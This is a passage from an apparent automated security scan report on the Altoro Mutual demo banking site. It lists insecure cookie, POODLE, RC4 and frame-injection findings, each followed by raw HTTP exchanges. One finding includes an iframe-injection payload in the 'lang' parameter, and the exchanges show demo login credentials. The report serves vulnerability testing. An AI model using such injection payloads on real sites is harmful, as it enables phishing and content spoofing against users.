          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
  <span id="_ctl0__ctl0_Content_Main_langLabel"></span>
  </p>

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
  </p>

  <p>
  <a id="_ctl0__ctl0_Content_Main_HyperLink1" href="customize.aspx?lang=international">International</
...
...
...
```

Issue 4 of 5

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	amUserId
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal user and session information (cookies) that was sent during an encrypted session
Causes:	The web application sends non-secure cookies over SSL
Fix:	Add the 'Secure' attribute to all sensitive cookies

Issue 4 of 5 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`

Reasoning: AppScan found that an encrypted session (SSL) is using a cookie without the "secure" attribute.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=vv1nh0eec152tw452gwcucfd; path=/; HttpOnly
Set-Cookie: amSessionId=658232414; path=/
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 15:05:08 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 12:05:07 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache
```

```
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=52932178996;
ASP.NET_SessionId=prhexq55ypduon55ojyzow45; amUserId=100116014
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_M
...
...
```

```
...
```

Issue 5 of 5

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	amCreditOffer
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal user and session information (cookies) that was sent during an encrypted session
Causes:	The web application sends non-secure cookies over SSL
Fix:	Add the 'Secure' attribute to all sensitive cookies

Issue 5 of 5 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`

Reasoning: AppScan found that an encrypted session (SSL) is using a cookie without the "secure" attribute.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=vv1nh0eec152tw452gwcucfd; path=/; HttpOnly
Set-Cookie: amSessionId=658232414; path=/
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 15:05:08 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
```

```
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 12:05:07 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=52932179005;
ASP.NET_SessionId=2brh05vrkg3rrb450t3nxo25; amUserId=100116014
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
```

```
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_M
...
...
...
```

Go to Table of Contents

M DAST: Padding Oracle On Downgraded Legacy Encryption (a.k.a. POODLE) 1

Issue 1 of 1

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	demo.testfire.net
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	The web server or application server are configured in an insecure way
Fix:	Implement TLS_FALLBACK_SCSV. Additionally, either disable SSLv3 altogether, or disable all cipher suites that operate in CBC mode over SSLv3.

Issue 1 of 1 - Details

Difference:

Reasoning: The server responded with a Handshake to AppScan's SSLv3 Client Hello with CBC cipher suites that contain TLS_FALLBACK_SCSV

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; amSessionId=5742148384
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8729
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign
In</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a
id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="login.aspx">ONLINE BANKING
LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
```

```
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="../default.aspx?content=busin
...
...
...
```

Go to Table of Contents

M DAST: Phishing Through Frames 1

Issue 1 of 1

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	lang
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Content Spoofing
Risk:	It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 1 of 1 - Details

Difference: **Parameter** manipulated from: `international` to:
`international%27%22%3E%3Ciframe+id%3D671+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E`

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Requests and Responses:

```
GET
/bank/customize.aspx?lang=international%27%22%3E%3Ciframe+id%3D671+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.
html%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014; lang=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/customize.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5716
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=international'"><iframe id=671 src=http://demo.testfire.net/phishing.html>; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:17:20 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></spa
```

```
...
...
...

<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
  <span id="_ctl0__ctl0_Content_Main_langLabel">international'"><iframe id=671
src=http://demo.testfire.net/phishing.html></span>
  </p>

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
...
...
...
```

Go to Table of Contents

M DAST: RC4 cipher suites were detected 1

Issue 1 of 1

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	demo.testfire.net
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Server Misconfiguration
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	The web server or application server are configured in an insecure way
Fix:	Change server's supported ciphersuites

Issue 1 of 1 - Details

Difference:

Reasoning: AppScan determined that the site uses weak cipher suites by successfully creating SSL connections using each of the weak cipher suites listed here.

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; amSessionId=5742148384
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8729
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign
In</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a
id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="login.aspx">ONLINE BANKING
LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
```

```
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
